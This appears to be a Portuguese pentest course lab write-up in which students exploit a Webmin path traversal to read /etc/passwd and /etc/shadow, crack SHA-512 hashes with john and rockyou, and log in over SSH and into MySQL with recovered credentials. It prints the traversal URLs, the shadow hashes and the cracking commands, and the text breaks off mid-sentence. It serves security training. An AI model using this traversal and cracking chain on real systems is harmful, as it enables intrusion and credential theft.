
LAB - SEM 08 - HASHES LINUX - PENTEST

LAB01: webmin

Fizemos a varredura com o nessus seguindo os passos indicados em aula anteriores (Semana 07 - Análise de Vulnerabilidades - Scan Avançado (Like a Pro)) e foi indicado o webmin com falha crítica


LAB02: sha512

O nessus indicou um link que explora a falha do server webmin
http://172.30.0.15:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/etc/passwd




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:104:107:MySQL Server,,,:/nonexistent:/bin/false
rogerio:x:1001:1001:Rogerio,369,,,TI:/home/rogerio:/bin/bash
```

→ A presença daquele x indica que o arquivo de hash original está no /etc/shadow, então tentamos mudar o final do link fornecido para isso, e funcionou
http://172.30.0.15:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/etc/shadow



```
root:$6$D/KSS.6J$mLl72m7xOpG8d1B5AKE79wa2oO37sTVBbCIWpjtWJntciPhWMWG61N/O2hKoNjLBb/lq59Fj.6UJvAJPOycjN.:17264:0:99999:7:::
daemon:*:17047:0:99999:7:::
bin:*:17047:0:99999:7:::
sys:*:17047:0:99999:7:::
sync:*:17047:0:99999:7:::
games:*:17047:0:99999:7:::
man:*:17047:0:99999:7:::
lp:*:17047:0:99999:7:::
mail:*:17047:0:99999:7:::
news:*:17047:0:99999:7:::
uucp:*:17047:0:99999:7:::
proxy:*:17047:0:99999:7:::
www-data:*:17047:0:99999:7:::
backup:*:17047:0:99999:7:::
list:*:17047:0:99999:7:::
irc:*:17047:0:99999:7:::
gnats:*:17047:0:99999:7:::
nobody:*:17047:0:99999:7:::
libuuid:!:17047:0:99999:7:::
Debian-exim:!:17047:0:99999:7:::
statd:*:17047:0:99999:7:::
sshd:*:17047:0:99999:7:::
user:$6$czohNE6k$2YhrLYvK5BnavWLsPDVSlttNyXVxHedBoStgLWdcBJAQB8hs8TdJBE33BYuP9Q6U.ZKfNPcgpr3j5FYoach.O0:17050:0:99999:7:::
mysql:!:17047:0:99999:7:::
rogerio:$6$0THoc4SA$xfKAa04XZ.PIplldpEOE4qiOsIJQnoKmV/ox0eUFcetcv0EdF8pwW1J0Rfrr7dV0CrnYFEbc05OYFFkUM6L7v1:17264:0:99999:7:::
```

→ Veja no final da informação, o hash do rogerio tem id=6, que indica uma criptografia sha512




```
          $id$salt$hashed

   id identifies the hashing method used instead of DES and this
   then determines how the rest of the password string is
   interpreted.  The following values of id are supported:
          ID    Method
          ─────────────────────────────────────────────────────────
          1     MD5
          2a    Blowfish (not in mainline glibc; added in some Linux
                distributions)
          5     SHA-256 (since glibc 2.7)
          6     SHA-512 (since glibc 2.7)
```

https://man7.org/linux/man-pages/man3/crypt.3.html

LAB03: rogerio

LAB04: 0THoc4SA

LAB05: (b)roger.369




```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali/semana08]
└─# john --wordlist=/home/kali/semana08/rock-mini.txt h
ashesLAB
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512
crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for
status
(b)roger.369      (rogerio)
1g 0:00:00:20 DONE (2024-02-22 22:02) 0.04975g/s 1288p/
s 2628c/s 2628C/s !!!!!@..*7¡Vamos!
Use the "--show" option to display all of the cracked p
asswords reliably
Session completed.
```

→ Seguimos a dica de baixar a rockyou.txt e fizemo um filtro pelos últimos 256 kilobytes do arquivo e transferimos para uma outra lista menor chamada rock-mini.txt

+ Detalhe que para montar esse arquivo hashesLAB, nós
mandamos a saída do link que terminava com /etc/passwd para passwdOK,
e a saída do link que terminava com /etc/shadow para shadowOK

+ Depois demos o unshadow para montar o arquivo que será analisado pelo john

```
unshadow passwdOK shadowOK > hashesLAB
```



```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali/semana08]
└─# nano passwdOK

┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali/semana08]
└─# nano shadowOK

┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali/semana08]
└─# unshadow passwdOK shadowOK > hashesLAB
```

+ Só então que usamos o que reduzimos a rockyou

```
tail -c 265k rockyou.txt > rock-mini.txt
```


→ e daí usamos o john

```
john --wordlist=/home/kali/semana08/rock-mini.txt hashesLAB
```


LAB06: key{hashingANDenumeration.369}

+ Fizemos uma conexão via ssh com as credenciais encontradas anteriormente.
Isso pq ele tinha a porta 22 aberta

```
ssh rogerio@172.30.0.15 -o HostKeyAlgorithms=+ssh-dss -o
PubkeyAcceptedAlgorithms=+ssh-rsa
```




```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali]
└─# ssh rogerio@172.30.0.15 -o HostKeyAlgorithms=+ssh-dss -o PubkeyAcceptedAlgorithms=+ssh-rsa
The authenticity of host '172.30.0.15 (172.30.0.15)' can't be established.
ECDSA key fingerprint is SHA256:9CClQQkmUbSLqAjI+Abc/V3/85jbZeb0u9Nx87oEhvg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.30.0.15' (ECDSA) to the list of known hosts.
rogerio@172.30.0.15's password:
Linux servercorp01 3.2.0-4-686-pae #1 SMP Debian 3.2.81-2 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr  8 18:21:30 2017 from 172.20.1.56
rogerio@servercorp01:~$ ls
ti
```



```
rogerio@servercorp01:~$ ls
ti
rogerio@servercorp01:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .db  .mysql_history  .profile  ti
rogerio@servercorp01:~$ cd ti
rogerio@servercorp01:~/ti$ ls -a
.  ..  servidor
rogerio@servercorp01:~/ti$ cat servidor
Muito bom!

Pegue a key para pontuar no vlab:

key{hashingANDenumeration.369}
rogerio@servercorp01:~/ti$ 
```

LAB07: root:dbSQL.369

+ Dessa vez, usamos o site http://hashes.com



Proceeded!

1 hashes were checked: 1 found 0 not found

✓ **Found:**

MTI3LjAuMC4xOnJvb3Q6ZGJTUUwuMzY5:127.0.0.1:root:dbSQL.369


LAB08: JFAkQlJPQnhYV2hRZnhIWXJtUlZwMTk2alM4T3AuSWJxMQ==

+ Com o nosso acesso do rogerio, entramos no serviço mysql usando as credenciais acima

```
mysql -h 127.0.0.1 -u root -p
<aqui foi solicitada a senha> dbSQL.369
```

+ Primeiro comandamos um

